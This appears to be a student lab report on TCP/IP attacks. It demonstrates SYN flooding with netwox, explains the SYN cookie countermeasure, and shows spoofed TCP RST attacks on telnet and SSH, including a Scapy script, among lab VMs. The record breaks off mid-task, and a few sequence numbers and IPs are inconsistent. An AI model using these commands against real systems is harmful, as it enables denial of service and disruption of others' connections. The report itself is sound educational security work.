TCP/IP ATTACK LAB

- ARVIND PONNARASSERY JAYAN

TASK 0: Initial Setup

For this task we will be using 3 Virtual machines of OS Ubuntu version 16.04 with the preconfigured specifications. We will be using each one as Client (IP:10.0.2.5), Server (IP:10.0.2.6) and Attacker (IP:10.0.2.7).

TASK 1: SYN Flooding Attack

For this task the attacker machine will be using Netwox tool to conduct TCP SYN flooding to conduct a DoS attack on the victim machine. SYN flood attack requires the Attacker to send many TCP SYN packets to the victim's TCP port, without having the intention to finish the 3-way handshake procedure. The attacker achieves this by spoofing the SYN packet and filling the queue of the victim's machine, so that the server can't take anymore connection.

For this let us understand the size of the queue for the Linux machine. This is can be obtained with the command "*sudo sysctl -q net.ipv4.tcp_max_syn_backlog*" as shown in Figure 1.

```
[10/18/19]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_sy
n_backlog
net.ipv4.tcp_max_syn_backlog = 128
[10/18/19]seed@VM:~$
```

Figure 1: Size of Queue

We should also understand how to check the usage of the queue, and look for half opened connections associated with the listening port. If the connection is waiting for the completion of the 3-way handshake then, the state of this connection will be SYN_RECV. If the connections are established then the state will be "*ESTABLISHED*". We can observe this using the command "*netstat -na*" as shown in Figure 2.

```
udp        0      0 10.0.2.5:53             0.0.0.0:*
udp        0      0 0.0.0.0:33333           0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp6       0      0 :::53                   :::*
udp6       0      0 ::1:45629               ::1:57509
           ESTABLISHED
udp6       0      0 :::53879                :::*
udp6       0      0 ::1:57509               ::1:45629
           ESTABLISHED
```

Figure 2: Output of netstat

The attacker can construct this attack using the tool Netwox. By checking the Netwox help screen for task 76, we can understand how to construct a SYN flood attack with the flag '*s*', as shown in Figure 3.

Let us assume that the attacker's target is the server's telnet port, port number 23. The server is having an IP of 10.0.2.6, hence the required command for the attacker to cause a SYN flood attack on the server's port will be "*sudo netwox 76 -i 10.0.2.6 -p 23 -s raw*". This will flood the telnet port 23 of the server that has an IP address of 10.0.2.6 with spoofed RAW SYN packets with random IP addresses. The server will respond to each SYN packet with a SYN+ACK packet, but since there are no systems with the spoofed IP addresses the SYN+ACK packets gets dropped. Since the server doesn't get an ACK packet in response from the clients the half-open connections that was created due to the SYN packets stays in the queue. Hence

resources are allocated for each half-open connection to such a point where the server cannot accept any new connections since the TCB (Transmission Control Block) queue is full. This leads to a DoS attack, preventing any new legitimate client to connect to the server via telnet.

```
[10/18/19]seed@VM:~$ netwox 76 --help
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
 -i|--dst-ip ip                 destination IP address
{5.6.7.8}
 -p|--dst-port port             destination port number
 {80}
 -s|--spoofip spoofip           IP spoof initialization
 type {linkbraw}
 --help2                        display full help
Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 --dst-ip "5.6.7.8" --dst-port "80"
[10/18/19]seed@VM:~$
```

Figure 3: Netwox 76 help screen

CASE 1- SYN COOKIE COUNTER MEASURE ACTIVE:

The server has set the SYN Cookie countermeasure active as shown in Figure 4.

```
[10/18/19]seed@VM:~$ sudo sysctl -a | grep cookie
[sudo] password for seed:
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secre
t"
sysctl: reading key "net.ipv6.conf.enp0s8.stable_secret
"
sysctl: net.ipv4.tcp_syncookies = 1
reading key "net.ipv6.conf.lo.stable_secret"
[10/18/19]seed@VM:~$
```

Figure 4: SYN cookie countermeasure is active

The attacker starts the attack from his machine(10.0.2.7) in the same LAN as the server(10.0.2.6) as shown in Figure 5.

```
[10/18/19]seed@VM:~$ sudo netwox 76 -i 10.0.2.6 -p 23 -
s raw
[sudo] password for seed:
```

Figure 5: Attacker – SYN flooding

By checking the server's queue we can understand that the port 23 is receiving a lot of TCP connection from spoofed TCP packets as shown in Figure 6.

```
[10/18/19]seed@VM:~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*
           LISTEN
tcp        0      0 10.0.2.6:23             253.184.147
.33:46986  SYN_RECV
tcp        0      0 10.0.2.6:23             253.63.197.
160:22712  SYN_RECV
tcp        0      0 10.0.2.6:23             252.218.255
.175:22344 SYN_RECV
tcp        0      0 10.0.2.6:23             252.188.137
.113:47544 SYN_RECV
tcp        0      0 10.0.2.6:23             250.228.21.
162:22102  SYN_RECV
tcp        0      0 10.0.2.6:23             249.185.246
.248:42480 SYN_RECV
tcp        0      0 10.0.2.6:23             243.214.134
.109:4130  SYN_RECV
tcp        0      0 10.0.2.6:23             249.161.22.
35:3918    SYN_RECV
tcp        0      0 10.0.2.6:23             251.226.168
.244:28270 SYN_RECV
tcp        0      0 10.0.2.6:23             244.61.141.
```

Figure 6: Server receiving spoofed packets

Since the countermeasure is active, if the system detects that the number of half-open connections are too many, it concludes that there is a potential for SYN flooding attack, hence it does not allocate resources after receiving the SYN packet, but instead resources will be allocated after receiving the ACK packet. This can be verified by checking the queue again as shown in Figure 7. Since the connections are different, we can understand that half-open connections are being dropped because of the countermeasure.




Figure 7: Checking netstat of server

The exploit is not successful due to the countermeasure, we can observe this as a client (10.0.2.5) can still connect to the server (10.0.2.6) through the telnet port as shown in Figure 8 and 9. This is because the queue is not full as the packets gets dropped.




Figure 8: Client - Connecting to the server via telnet




Figure 9: Server - telnet connection is successful

CASE 2- SYN COOKIE COUNTER MEASURE DISABLED:

The server has disabled the SYN Cookie countermeasure as shown in Figure 10.

Figure 10: Disabling SYN cookie countermeasure

The attacker attempts the attack again ash shown in Figure 11.

```
[10/18/19]seed@VM:~$ sudo netwox 76 -i 10.0.2.6 -p 23 -
s raw
[sudo] password for seed:
```

Figure 11: Attackers – SYN flood attack attempt 2

Now we will check the queue of the server and we can see that this time the attack half-open connections exists and the SYN packets are being allocated resources as shown in Figure 12.

```
[10/18/19]seed@VM:~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*
           LISTEN
tcp        0      0 10.0.2.6:23             241.98.98.1
29:35958   SYN_RECV
tcp        0      0 10.0.2.6:23             249.132.153
.33:55079  SYN_RECV
tcp        0      0 10.0.2.6:23             244.53.184.
137:18660  SYN_RECV
tcp        0      0 10.0.2.6:23             253.221.10.
68:23224   SYN_RECV
tcp        0      0 10.0.2.6:23             255.44.195.
113:23918  SYN_RECV
tcp        0      0 10.0.2.6:23             241.31.223.
234:52192  SYN_RECV
tcp        0      0 10.0.2.6:23             245.94.171.
105:23660  SYN_RECV
tcp        0      0 10.0.2.6:23             245.84.133.
168:43027  SYN_RECV
tcp        0      0 10.0.2.6:23             255.165.159
.152:51942 SYN_RECV
```

Figure 12: Server - checking the queue

Now the client cannot connect to the server via telnet as shown in Figure 13.

```
[10/18/19]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
telnet: Unable to connect to remote host: Connection ti
med out
[10/18/19]seed@VM:~$
```

Figure 13: Client – Cannot connect to server via telnet

Hence the exploit was successful since the all TCP connection of the server are exhausted by the SYN flooding, preventing the legitimate connection to occur.

SYN COOKIE COUNTERMEASURE:

SYN cookie countermeasure is implemented by making the server not allocate resources after receiving the SYN packet, resources will be allocated only after receiving the final ACK packet. This completely avoids the situation for SYN flooding. But this also introduces the scenario where the server just receives the spoofed packets of ACK and the server cannot verify whether it was after a SYN+ACK packet. This can lead to ACK flooding, which is more harmful since, resources allocated to a complete connection is more than to a half-open connection. This is avoided by setting the initial sequence number of the SYN+ACK value to a secret that cannot be spoofed by an attacker. The secret is the keyed hash of the IP addresses, port number and sequence number using key that is only known for the server. Therefor the ACK packet sent by the client should have the value secret +1. The server can calculate the secret again with the information from the server and hence confirm that the client is valid, avoiding SYN or ACK flooding. With SYN cookies mechanism the attacker can still try to flood the server, but since the server doesn't allocate resource for half-open connections, the exploit fails.

TASK 2: TCP RST Attacks on Telnet and SSH Connections

For this task the attacker will be using Netwox tool to conduct TCP RST attack that terminate the an established TCP connection between 2 victims. For this the attacker should know how to construct TCP RST packet with Netwox tool. By checking the help screen of Netwox 78, the attacker will have a better understanding of the attack shown in Figure 14.

```
[10/18/19]seed@VM:~$ netwox 78 --help
Title: Reset every TCP packet
Usage: netwox 78 [-d device] [-f filter] [-s spoofip]
Parameters:
 -d|--device device             device name {Eth0}
 -f|--filter filter             pcap filter
 -s|--spoofip spoofip           IP spoof initialization
 type {linkbraw}
 --help2                        display help for advanc
ed parameters
Example: netwox 78
```

Figure 14: Netwox 78 help screen

By sending a spoofed RST packet to either client or the server will lead to immediate termination of the TCP connection. This can be used to advantage by the attacker trying to break TCP connections such as Telnet and SSH.

CASE 1 – Telnet (Netwox)

Let us assume that there is an existing TCP connection between the Client (10.0.2.5) and the Server (10.0.2.6) through telnet as shown in Figure 15. The goal of the attacker is to break this connection by constructing a spoofed TCP RST packet.

```
[10/18/19]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free s
oftware;
```

Figure 15: telnet connection between client and server

Now the attacker will start his attack, assuming that they are on the same network, by using Netwox as shown in Figure 16. The Netwox tool here send a spoofed RST packets to server for each the packet that gets comes out of the server. It first sniffs the packets send from the host system and then spoofs the RST packets for all the packets with source IP address as 10.0.2.6.

```
[10/18/19]seed@VM:~$ sudo netwox 78 --filter "src 10.0.
2.6"
```

Figure 16: Attacker - Spoofing TCP RST packet

We can see that the exploit is successful as the TCP connection gets broken at the client side as shown in Figure 17. This can be seen as the client or the server didn't explicitly close this TCP connection. We can see that the reset packets are sent by the attacker using the Netwox tool is responsible for the connection to be closed.




Figure 17: Client – TCP connection broken

CASE 2 – SSH (Netwox)

Let us assume that there is an existing SSH connection between the Client (10.0.2.5) and the Server (10.0.2.6) through telnet as shown in Figure 18. The goal of the attacker is to break this connection by constructing a spoofed TCP RST packet.




Figure 18: SSH connection between Client and Server

Now the attacker will start his attack, assuming that they are on the same network, by using Netwox as shown in Figure 19. Similar to the previous task Netwox tool creates a spoofed RST packet for each packet that come out of the server.




Figure 19: Attacker: Spoofing TCP RST packet

The exploit is successful since the SSH gets is broken as shown in Figure 20. The attack is successful since SSH only encrypts the transport layer and not the network layer, that is, it encrypts the data of the TCP packet but not the TCP and IP headers. Hence the Netwox 78 tool can sniff the packets and spoof the RST packets accordingly. Here we can also note that the attack succeeds since the TCP RST packet has no data field.




Figure 20: SSH broken

CASE 3 – Telnet (Scapy)

Let us assume that there is an existing TCP connection between the Client (10.0.2.5) and the Server (10.0.2.6) through telnet as shown in Figure 21. The goal of the attacker is to break this connection by constructing a spoofed TCP RST packet. Unlike using Netwox 78 tool, here the user has to sniff and spoof the packet separately.




Figure 21: Telnet connection between the Client and Server

Since the attacker is in the same network as the server, the attacker will listen and observe the packets. The attacker needs to spoof the RST packet and send the packet to the server based on the observations. The attacker here has used Wireshark to sniff the packets as shown in Figure 22 and 23.




Figure 22: Sniffing packets (1)




Figure 23: Sniffing packets (2)

From sniffing the attacker has understood that the telnet connection made is made from the client at IP 10.0.2.5 from source port 46032 to the server at IP 10.0.2.6 to the telnet port 23. The sequence number of the TCP packet is 2024507025 and the acknowledgement number is 11911475199, with this knowledge we can construct a TCP/IP packet using the python tool Scapy. Since the attacker has to send a RST TCP packet, we will set the flag of the packet as RA, we will also set the sequence and acknowledgment numbers of the packet as the next one to the previously sniffed packet which will be 2024507026 and 11911475200 respectively, as shown in Figure 24.

```
1 #!/usr/bin/python
2 from scapy.all import *
3 ip = IP(src="10.0.2.5", dst="10.0.2.6")
4 tcp = TCP(sport=46032, dport=23, flags="RA", seq=2024507026, ack=1191475200)
5 pkt = ip/tcp
6 ls(pkt)
7 send(pkt,verbose=0)
```

Figure 24: Constructing RST packet

Now the attacker will launch the attack as shown in Figure 25, by executing the python script.

```
[10/18/19]seed@VM:~$ sudo ./tcprst.py
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '10.0.2.5'      (None)
dst        : DestIPField                      = '10.0.2.6'      (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 46032           (20)
dport      : ShortEnumField                   = 23              (80)
seq        : IntField                         = 2024507026      (0)
ack        : IntField                         = 1191475200      (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 20 (RA)>  (<Flag 2 (S)>)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              ([])
[10/18/19]seed@VM:~$
```

Figure 25: Attacker: Sending the RST packet

We see the exploit is successful since the telnet connection gets broken, as shown in Figure 26. The python script sends a RST packet to the server posing as the client and the telnet connection gets terminated for the client.

```
[10/18/19]seed@VM:~$ ls
android            doing.sh          SNP
attack_process     Downloads         source
attack_process.c   examples.desktop  spxss.js
bash-4.2           lib               target_process.sh
bin                Music             Templates
bleh               myfile            trial.sh
bleh.c             out1.txt          Videos
cewl               passwd_input      vulp
cewl.c             Pictures          vulp.c
Customization      Public            zzz
Desktop            race
Documents          race.c
[10/18/19]seed@VM:~$ lConnection closed by foreign host.
[10/18/19]seed@VM:~/Desktop$
```

Figure 26: Client: Telnet Connection broken

CASE 2 – SSH (Scapy)

Let us assume that there is an existing SSH connection between the Client (10.0.2.5) and the Server (10.0.2.6) through telnet as shown in Figure 27. The goal of the attacker is to break this connection by constructing a spoofed TCP RST packet.




Figure 27: SSH connection between Client and Server

Assuming that the attacker is in the same network as that of the server, he starts sniffing the network using the Wireshark tool as shown in Figure 28.




Figure 28: Sniffing network using Wireshark

Now the attacker can observe the sniffed packets to create a new spoofed packet for his exploit. The attacker observes the sniffed packet, shown in Figure 29, from which we can understand that the client at the IP 10.0.2.5 from source port 37016 send packets to the server as IP 10.0.26 to the destination port 22 (SSH). He understands that the next sequence number needed is 106433821 and the next acknowledgement number required is 662118589.

